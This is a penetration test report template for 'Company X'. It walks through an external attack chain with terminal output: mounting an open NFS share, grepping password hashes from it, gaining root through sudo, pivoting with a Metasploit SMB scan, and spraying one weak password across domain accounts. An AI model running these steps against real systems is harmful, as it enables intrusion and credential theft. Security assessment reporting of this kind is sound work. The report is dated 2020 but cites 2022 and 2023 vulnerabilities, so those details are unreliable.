



ROTAS

SECURITY

Internal & External Penetration Test

Prepared for:

Company X

6/15/2020

Version: 1.0

SATOR
AREPO
TENET
OPERA
ROTAS

Contents

- Contents..... 2
- Introduction 3
- Summary of Findings 4
 - External Findings Summary 4
 - Internal Findings Summary 4
- Methodology..... 6
- Scope 7
 - Conditions 7
 - Risk Classifications 7
- Strategic Analysis..... 8
 - Positive Security Controls 8
 - Systemic Deficiencies Observed 9
- External Penetration Testing 10
 - External Attack-Chain 10
 - Exposed NFS Lead to External Compromise 10
 - External Penetration Test Finding Details..... 16
- Internal Penetration Testing 19
 - Internal Attack-Chain..... 19
 - Legacy Name Resolution Protocols Lead to Domain Compromise 19
 - Compromising Company X Card Data Environment..... 23
 - Internal Penetration Test Finding Details 29

Introduction

The Rotas assessment team was engaged to complete a security assessment for Company X. The assessment entailed penetration testing and adversarial threat simulation using remote internal and external network security testing. The assessment took place between 5/11/2020 and 6/5/2020. A spreadsheet of the findings and vulnerabilities presented in this document is provided under a separate cover.

External Network Penetration Test Summary

The external network penetration test was performed over the Internet, sourced from the Rotas secure testing lab. The testing was meant to simulate Internet-based threats.

Rotas was able to gain **unauthorized** access to Company X servers through a misconfigured Linux server. Specifically, by abusing an open NFS share. Rotas was then able to leverage this server to gain access to the internal Company X network, from the Internet. Further details of the attack-chain can be found in the [External Attack-Chain](#) section of the report.

Although serious flaws were observed by Rotas, it should be noted that during testing Rotas observed multiple effective security controls, to include:


- Web Application Firewalls (WAFs) blocking malicious traffic
- Limited web presence

Internal Network Penetration Test Summary

The internal network penetration test was performed from a Rotas controlled device placed on the Company X user network. This testing simulated a threat actor that had gained access to the internal Company X network via phishing, malware, or from a trusted-insider.

Rotas was able to gain **unauthorized** access to Company X by abusing legacy name resolution protocols, and was able to gain total control of the AD environment, as well as the cardholder data environment. Further details of the attack-chain can be found in the [Internal Attack-Chain](#) section of the report.

The below graphic shows a count of the total number of vulnerabilities, by severity, identified during the engagement.



Summary of Findings

Below are summaries of distinct vulnerabilities. Further vulnerability details can be found in later sections of the report.

External Findings Summary

The following table provides a consolidated tabulation of all findings discovered during the **external** engagement:

Critical	High	Medium	Low
1	0	3	4

The following table provides a summary of all findings discovered during the course of the **external** penetration test:

Title	CVSS	Severity
NFS Exposed with No Authentication	10	Critical
Administrative Interface Exposed	5	Medium
SSL Certificate Cannot Be Trusted	6.5	Medium
SSL Self-Signed Certificate	6.5	Medium
FTP Supports Cleartext Authentication	2.6	Low
Frameable response (potential Clickjacking)	--	Low
SMTP Service Cleartext Login Permitted	2.6	Low
Vulnerable JavaScript dependency	--	Low

Internal Findings Summary

The following table provides a **consolidated** tabulation of **internal** findings discovered during the engagement:

Critical	High	Medium	Low
6	6	12	4

The following table provides a summary of all findings discovered during the course of the **internal** penetration test:

Title	CVSS	Severity
Apache Tomcat SEoL (7.0.x)	10.0	Critical
Legacy Name Resolution Protocols In Use	10	Critical

Microsoft Message Queuing RCE (CVE-2023-21554, QueueJumper)	9.8	Critical
Microsoft SQL Server Unsupported Version Detection (remote check)	10.0	Critical
Oracle Database Unsupported Version Detection	10.0	Critical
VMware ESX / ESXi Unsupported Version Detection	10.0	Critical
HP iLO 3 < 1.93 / HP iLO 4 < 2.75 / HP iLO Superdome 4 < 1.64 / HP iLO 5 < 2.18 / HP Moonshot/Edgeline iLO 5 < 2.30 Ripple20 Multiple vulnerabilities	8.0	High
IPMI v2.0 Password Hash Disclosure	7.5	High
Insecure Storage of Sensitive Information - Files	7.5	High
SNMP Agent Default Community Name (public)	7.5	High
rlogin Service Detection	7.5	High
Weak Password Policy	7.5	High
Anonymous FTP Enabled	5.3	Medium
ESXi 6.5 / 6.7 / 7.0 Multiple Vulnerabilities (VMSA-2022-0030)	8.8	Medium
HP System Management Homepage < 7.6.1 Multiple Vulnerabilities (HPSBMU03753)	5.6	Medium
JQuery 1.2 < 3.5.0 Multiple XSS	6.1	Medium
MySQL Anonymous Login Handshake Remote Information Disclosure	5.0	Medium
Remote Desktop Protocol Server Man-in-the-Middle Weakness	6.5	Medium
SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection	5.8	Medium
TLS Version 1.0 Protocol Detection	6.5	Medium
TLS Version 1.1 Protocol Deprecated	6.5	Medium
Terminal Services Doesn't Use Network Level Authentication (NLA) Only	4.0	Medium
Unencrypted Telnet Server	6.5	Medium
iLO 4 < 2.80 DoS	7.5	Medium
FTP Supports Cleartext Authentication	2.6	Low
SSH Server CBC Mode Ciphers Enabled	2.6	Low
SSL Anonymous Cipher Suites Supported	5.9	Low
SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)	3.7	Low

Methodology

The penetration testing was conducted using the following methodology and execution guideline.

Phase 1: Discovery

The Rotas assessment team executed activity in an effort to understand as much about the environment as possible, through passive and active reconnaissance techniques. Activities include but are not limited to:

- Ping sweeps, port scans and route tracing
- Finger printing of Networks and Systems
- Packet sniffing
- Network traffic analysis
- Un-authenticated scans against internal or external addresses

Phase 2: Enumeration

Enumeration involved actively identifying services running, applications used, version numbers, and service banners. At the completion of this step, the assessment team is able to tell a great deal about the in-scope environment and organization. This greater insight comes at the cost of a more noticeable level of activity which might reveal that the team is performing the types of reconnaissance activities that typically precede an attack.

Phase3: Vulnerability Mapping

In vulnerability mapping, Rotas took what has been learned about the environment and mapped known vulnerabilities. Some vulnerabilities will be apparent just using the information learned from the first two steps. However, many vulnerabilities can only be investigated with probe-and-response testing. In this type of test, the team sent data to a service or application and looked for a certain response. The Rotas team used both manual methods as well as automated means to map vulnerabilities.

Phase 4: Exploitation

The goals of the exploitation step are user-level and privileged access. Though exploitation occurs after a vulnerability has been identified, not all vulnerabilities in your network must be mapped in order to begin exploitation. A single vulnerability in a system can allow the team to gain access. Or, a vulnerability in your network configuration can lead to the compromise of another system. Often, multiple exploits and attacks can be chained together to penetrate your environment more deeply than a single exploit or attack. In this step, the team devised and developed possible attacks and testing methods.

As appropriate, testing will include (but not be limited to):

- buffer overflows
- dictionary\brute forcing attacks
- software misconfigurations operating system specific exploits
- attacks to specific custom coded applications
- relay attacks
- attacks on legacy protocols

In addition, emerging attacks were considered, as well as custom attacks. However, Rotas did **not** perform Denial of Service (DOS) or Distributed Denial of Service (DDOS) attacks.

Scope

The following hosts, networks, domain names, and assets were considered in-scope, and provided by Company X:

External Scope

In-Scope Item	Notes
*company.com	
<example subnet>	
<Example IP >	
*xcompany1.com	

Internal Scope

In-Scope Item	Notes
172.16.0.0/16	
192.168.100.0/24	
Appurls.com	

Conditions

- External testing was performed from the Rotas testing lab, over the Internet.
- Rotas leveraged a device attached to the internal Company X network with an internal IP address.
 - Used for internal testing activity and a pivot point into the network for network penetration testing.
- Assessments were conducted in an independent and objectively segregated manner.
 - Whenever an adversarial perspective was necessary, no data from other aspects of assessment was considered during testing unless the testing scenario made sense to include the data; e.g. if the scenarios could be linked in "real-world" conditions.
- User credentials were not provided during the assessment (Non-Credentialed Assessment)

Risk Classifications

Throughout the document each vulnerability identified is labeled as a finding and categorized as a Critical Risk, High-Risk, Medium-Risk or Low-Risk using the Common Vulnerability Scoring System (CVSS). CVSS provides an open framework for communicating the characteristics and impacts of IT vulnerabilities and is defined further here: <http://www.first.org/cvss/cvss-guide.html>.

An organization's overall risk rating is calculated by taking identified vulnerability data, combining the data across assessments, and also factoring in the results of adversarial threat scenarios. The score is weighted to reflect the most accurate severity rating for each individual assessment as well as the overall enterprise security posture.

Classification	Description
Critical	Critical vulnerabilities identify conditions that were proven to result in the compromise or unauthorized access of a network, system or application, or resulted in the disclosure of sensitive information. Vulnerabilities that have active exploit code or could have a larger impact are also classified critical.
High	High vulnerabilities identify conditions that could directly result in the compromise or unauthorized access of a network, system or application, disclosure of sensitive information or ability to cause a denial of service.
Medium	Medium vulnerabilities provide malicious attackers with access to specific information stored on the host, including security settings. In combination with other capabilities or information, these findings may result in the compromise or unauthorized access of a resource, or be used as a stepping stone to further compromise an environment.
Low	Low vulnerabilities expose useful information from the host, such as precise versions of services. With this information, malicious attackers could research potential attacks to try against this or other discovered hosts.

Strategic Analysis

Positive Security Controls

Although Rotas identified flaws during the assessment, controls and configurations were observed that effectively limited the attack surface or reduced overall risk. The following table contains Rotas' observations associated with effective security controls that were encountered throughout this engagement.

Test Perspective	Strength	Observation
External	Web Application Firewall (WAF) In-Use	Rotas observed effective WAF implementations on the perimeter network. This limited the attack surface and protected Internet points of presence from common, known attacks and exploits.
External	Limited Web Presence	The number of web applications was minimal, reducing the overall footprint and attack surface presented.
Internal	SMB signing was required for domain member hosts	Enforcing SMB signing on domain members drastically reduced the attack surface. This configuration prevented a common attack (SMB

		Relaying) which is typically present in Windows rich network environments.
Internal	No passwords left in Group Policy Preferences (GPP) files	Rotas commonly observes passwords in GPP files. Finding these passwords is a common route to privilege escalation, however this was not observed during testing.

Systemic Deficiencies Observed

The following table contains Rotas' recommended remediation or mitigation strategy for any significant deficiencies discovered during the course of this assessment. High-level strategic deficiencies focus on the root cause of individual technical vulnerabilities identified in this assessment. Addressing or refining strategic deficiencies will assist in strengthening the security posture of the organization as a whole.

Test Perspective	Deficiency	Recommendation
Internal	Legacy Name Resolution Protocols In Use	Ensure all Windows systems are deployed in a manner that aligns with industry best practices regarding security baselines. Ensure compliance with these baselines throughout the change management process and application and system life cycles. Specifically, disable LLMNR/NBNS protocols. Enable SMB Signing throughout the enterprise.
Internal	Sensitive data was observed stored on network file shares	Review network file shares and local file systems to locate and security sensitive files. The process could be automated with the use of a data loss prevention ("DLP") or similar solution.
Internal	Patch Management	Test findings indicate that inadequate patch management may be the root cause for some of the identified vulnerabilities. Given that unauthenticated testing has limited visibility for patch auditing, it is likely that the actual number of hosts missing patches is larger. Along with secure build standards, all information resources should be kept current with the latest vendor supplied security patches. This can be achieved with third party applications that audit a network, determining any patching deficiencies that may exist and allow for the remote implementation of security patches to the client system.

External Penetration Testing

External Attack-Chain

Exposed NFS Lead to External Compromise

During manual inspection of network ports and services Rotas identified an instance of the Network File System (NFS) on TCP port 2049 on host **20x.xx.xx.xx2**. NFS enables networked hosts to mount file systems remotely. NFS had been configured to serve several directories without requiring authentication or authorization.

Rotas successfully mounted the exported directories and gained access to the files and sub-directories they contained.

```

root@kali:~# showmount -e 20[REDACTED] 2
Export list for 20[REDACTED] 2:
/data *
/root/nfs *
root@kali:~# mount -o tcp 20[REDACTED] 2:/data /mnt/[REDACTED]_data/
root@kali:~# ls -l /mnt/[REDACTED]_data/
total 992756
drwxr-xr-x 2 root root 4096 Apr 3 2012 audit
drwxr-xr-x 6 root root 4096 Apr 4 2012 old
drwxr-xr-x 9 root root 4096 Sep 6 2013 puppet-enterprise-3.0.0-el-5-x86_64
-rw-r--r-- 1 root root 255296558 Aug 12 2013 puppet-enterprise-3.0.0-el-5-x86_64.tar.gz
drwxr-xr-x 9 root root 4096 Oct 11 2013 puppet-enterprise-3.0.0-el-6-x86_64
-rw-r--r-- 1 root root 248005521 Aug 1 2013 puppet-enterprise-3.0.0-el-6-x86_64.tar.gz
drwxr-xr-x 9 root root 4096 Nov 9 2013 puppet-enterprise-3.1.0-el-5-x86_64
-rw-r--r-- 1 root root 259819117 Nov 9 2013 puppet-enterprise-3.1.0-el-5-x86_64.tar.gz
drwxr-xr-x 9 root root 12288 Nov 25 2013 puppet-enterprise-3.1.0-el-6-x86_64
-rw-r--r-- 1 root root 252396862 Oct 16 2013 puppet-enterprise-3.1.0-el-6-x86_64.tar.gz
drwxr-xr-x 2 root root 4096 Aug 29 2013 tars
root@kali:~# mount |grep 205
20[REDACTED] 2:/data on /mnt/[REDACTED]_data type nfs (rw,relatime,vers=3,rsz
44,namlen=255,hard,proto=tcp,timeo=600,retr=2,sec=sys,mountaddr=20[REDACTED] 2,mountvers=
3,mountport=4002,mountproto=tcp,local_lock=none,addr=20[REDACTED] 2)
root@kali:~#
    
```

Figure 1: NFS Shares Identified and Mounted

The directory titled **audit** beneath the root of the NFS share **/data** contained files which held hashed username and password combinations from multiple systems. Operating systems store the cryptographic hash value of user passwords to use in authentication operations.

```

root@kali:~# cat /mnt/[REDACTED]_data/audit# grep '\$1\$' -R *
config-files root:$1$oXd3Th [REDACTED] 0:99999:7:::
config-files f [REDACTED] et:$1$46 [REDACTED] 769:0:99999:7:::
config-files d [REDACTED] :$1$NDNG [REDACTED] 9:0:99999:7:::
config-files s [REDACTED] :$1$MOF0 [REDACTED] 3:0:99999:7:::
config-files s [REDACTED] $1$WwBx [REDACTED] :0:99999:7:::
config-files t [REDACTED] :$1$i0Hz [REDACTED] 9:0:99999:7:::
config-files a [REDACTED] nas:$1$t [REDACTED] 4769:0:99999:7:::
config-files g [REDACTED] rland:$1 [REDACTED] :14769:0:99999:7:::
config-files g [REDACTED] :$1$Vbxn [REDACTED] 9:0:99999:7:::
config-files m [REDACTED] r:$1$wnb [REDACTED] 69:0:99999:7:::
config-files s [REDACTED] ds:$1$Jk [REDACTED] 769:0:99999:7:::
config-files m [REDACTED] tt:$1$KL [REDACTED] 769:0:99999:7:::
config-files n [REDACTED] $1$cblG. [REDACTED] :0:99999:7:::
config-files c [REDACTED] one:$1$w [REDACTED] 4776:0:99999:7:::
config-files c [REDACTED] $1$KGGGv [REDACTED] :0:99999:7:::
config-files k [REDACTED] :$1$lyk [REDACTED] 9:0:99999:7:::
config-files b [REDACTED] :$1$B0wT [REDACTED] 3:0:99999:7:::
config-files s [REDACTED] ch:$1$0Q [REDACTED] 369:0:99999:7:::
config-files j [REDACTED] al:$1$/ [REDACTED] 818:0:99999:7:::
config-files root:$1$uVqB [REDACTED] 2:0:99999:7:::
config-files loader:$1$V [REDACTED] 769:0:99999:7:::
config-files e:$1$ap [REDACTED] 769:0:99999:7:::
config-files e:$1$UF [REDACTED] 325:0:99999:7:::
config-files [REDACTED] :$1$6f9 [REDACTED] 69:0:99999:7:::
config-files enas:$1 [REDACTED] :14769:0:99999:7:::
    
```

Figure 2: Username and Password Hashes Obtained

Company X

Rotas successfully accessed the root account on the host 6X.XX.XX.XX. The root account is the highest privilege level on most Linux systems. The regular user-level accounts Rotas had gained access to were granted the sudo privileges on the Linux system. Rotas was able to use the sudo command to gain root access.

```
[kgupta@168.31.168 ~]$ users
agupta ie bjohnson kgupta
[kgupta@168.31.168 ~]$ cd /opt/.../hawaiian/conf/...-ui/
[kgupta@168.31.168 ~]$ sudo su -
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for kgupta:
[root@168.31.168 ~]# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel) context=user_u:system_r:unconfined_t
[root@168.31.168 ~]# whoami
root
[root@168.31.168 ~]# hostname
CDE-168.31.168.web.internal
[root@168.31.168 ~]#
```

Figure 5: Root Access to External Server

Rotas leveraged the access via SSH on Internet facing systems to communicate with systems that were not directly accessible from the Internet. Most were on the **Company X** Active Directory domain. Network communication was relayed over the Internet via the host 6x.xx.xx.xx, providing Rotas with access to hosts on the 10.xx.168.0/24, 10.xx.101.0/24, 10.xx.102.09/24 10.xx.17.0/24 networks.

```
msf auxiliary(smb_version) > set rhosts 10.168.0/24
rhosts => 10.168.0/24
msf auxiliary(smb_version) > run

[*] Scanned 27 of 256 hosts (10% complete)
[*] 10.168.31:445 is running Windows 2008 R2 Standard SP1 (build:7601) (name:AD1) (domain:...)
[*] 10.168.32:445 is running Windows 2008 R2 Standard SP1 (build:7601) (name:AD2) (domain:...)
[*] 10.168.37:445 is running Windows 2008 R2 Enterprise SP1 (build:7601) (name:...) (domain:...)
[*] 10.168.44:445 is running Windows 2008 R2 Standard SP1 (build:7601) (name:...) (domain:...)
[*] 10.168.36:445 could not be identified: ()
[*] Scanned 52 of 256 hosts (20% complete)
[*] 10.168.68:445 is running Windows 2008 R2 Standard SP1 (build:7601) (name:CITRIX-...) (domain:...)
[*] 10.168.60:445 is running Windows 2008 R2 Standard SP1 (build:7601) (name:CITRIX-...) (domain:...)
```

Figure 6: Gathering Information from Hosts on the 10.xx.168.0/24 Network

Further inspection of the various services running on the hosts led Rotas to believe the Linux machine was a member of the Microsoft Active Directory Domain (AD). This was based on the presence of the “winbindd” service, along with the command line utility “wbinfo” on the host. Rotas used the “wbinfo” utility on the machine 6x.xx.xx.8 to list all users in the Company X domain. The output of the “wbinfo -u” command showed 328 Microsoft Active Directory user account names.

```
[css@v[REDACTED]tools01 ~]$ wbinfo -u |wc -l
328
[css@v[REDACTED]tools01 ~]$ wbinfo
Usage: wbinfo [OPTION...]
-u, --domain-users           Lists all domain users
-g, --domain-groups         Lists all domain groups
-N, --WINS-by-name=NETBIOS-NAME  Converts NetBIOS name to IP
-I, --WINS-by-ip=IP         Converts IP address to NetBIOS name
-n, --name-to-sid=NAME      Converts name to sid
-s, --sid-to-name=SID       Converts sid to name
--sid-to-fullname=SID      Converts sid to fullname
```

Figure 7: wbinfo Lists 328 Active Directory Users

Rotas initiated a password guessing campaign against all 328 identified user accounts. Rotas used a previously identified weak password in conjunction with the discovered Windows domain user accounts to perform authentication operations against a Company X domain controller (10.xx.168.31). The goal was to identify any Windows domain user accounts that were using the password. Rotas identified 24 Windows Domain accounts using the easily guessable password.

Credentials
=====

host	origin	service	public	private
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	uchattop	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	symantec	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	labmante	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	sadmin	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	dba	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	gsi-citr	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	jheinzer	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	kwilliam	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	nguyen	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	cmccann-	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	mgraff-g	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	jstocker	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	btest	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	ddagumat	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	sroy	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	akumar-g	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	cvudutha	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	efiorent	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	jellis-g	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	gblackbu	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	bupsavs	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	svanlare	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	splunkad	P@
10.[REDACTED].168.31	10.[REDACTED].168.31	445/tcp (smb)	sentinel	P@

Figure 8: Windows Credentials Using Easily Guessable Password

Company X

Rotas leveraged the access to multiple hosts running Windows operating systems to begin to look through file systems, and gather information about the Company X domain. The Windows user accounts that Rotas had gathered did not have administrator access (locally or at the domain level). However, it was possible to use the Remote Desktop Protocol (RDP) to login to multiple Windows hosts. The ability to use RDP to access Windows systems without being an administrator was possible because the Domain Users group was a member of the Remote Desktop Operators group on many Windows systems in the Company X domain.

Rotas tunneled access to the Company X internal network via the compromised Linux hosts on the perimeter. Rotas was able to successfully RDP to the Company X domain controller, as a standard Windows User.




Figure 9: Access to the Windows Domain Controller AD1 From the Internet

While inspecting the available file systems on the Windows hosts Rotas identified a text file containing SSH user credentials to a host system. The E:\local\poc\ixxxxxx.yml file on host 10.xx.168.37 contained SSH credentials for the host PROD-xxxxxxx.internal. The host was identified as possibly being involved in process Card Holder Data (CHD), or was an important business asset based on the verbiage contained within the file.




Figure 10: SSH Credentials Discovered in Text File

Rotas connected to the SSH service on the PROD-xxxxxxx.internal host (10.xx.xx.10) from the vm-xxprod-xx host using the username and password identified in the image above. The authentication was successful. Rotas had user-level command and control access of PROD-xxxxxxx.internal.




Figure 11: SSH Access to PROD-xxxxxxx.internal

Inspection of the PROD-xxxxxxx.internal host revealed 549,021 instances of the phrase "credit_card_encrypted" beneath the /REDACTEDsupp directory. Multiple files beneath the /REDACTEDsupp directory appeared to contain encrypted and masked credit card numbers, as well as multiple log or transaction files containing user email addresses, and web application session information. The host appeared to be an important part of business transactions relating to logging information, and SFTP processes.




Figure 12: Count of Possible Instances of Encrypted Credit Cards

Company X

Access to business critical web application logs was also observed, which contained session data that could easily be used to access the financial applications as the user.

```
[sftpchase@prc] head ./inbound/archive/LoginsProd.csv
"accept","accept_charset","accept_encoding","accept_language","cache_control","connection","content_length","content_type","data","From
","host","keep_alive","pragma","query","referer","RemoteAddr","ServerTimeStamp","UA_CPU","UA_OS","user_agent","UserID","SessionID","Pag
eCode","CustomerSegment","EnrolledFlag"
```

Figure 13: Access to Log Files with Session Data

```
sftpchase@
File Edit View Search Terminal Tabs Help
EVENT_TIME EVENT_ID O.ORG_CODE M.MODEL_CODE SERVER_INFO_TIME JSC_DATA SESSION_ID DEVICE_IP
H.ACCEPT H.ACCEPT_ENCODING H.ACCEPT_CHARSET H.ACCEPT_LANGUAGE CONNECTION H.USER_AGENT USER_COOKIE
Y.SS_ACCOUNT_NAME Y.HOMEPAGE_URL PROMOTIONAL_CODE PERSON_TYPE_ID CI.FULLNAME CI.COMPANY PHONE_TYPE_ID PHONE
NUMBER ADDRESS_LINE CITY_NAME CI.POSTAL_CODE STATE_CODE COUNTRY_NAME_CODE MEMBERSHIP_ID SIGNUP_DATE AMOU
NT_CURRENCY_CODE CARD_NUMBER MASKED_CARD_NUMBER Y.HASHED_CARD_NUMBER AUTHORIZATION_DECLINE Y.ADVERTISER_ID Y.SS_ACCOUNT
T_ID Y.BIZ_ID P.PCPRINT PHONE_COUNTRY EMAIL_COUNTRY IP_ISO_NAME DEVICE_TIMESTAMP P.TDL_HOURS P.TDL_MINU
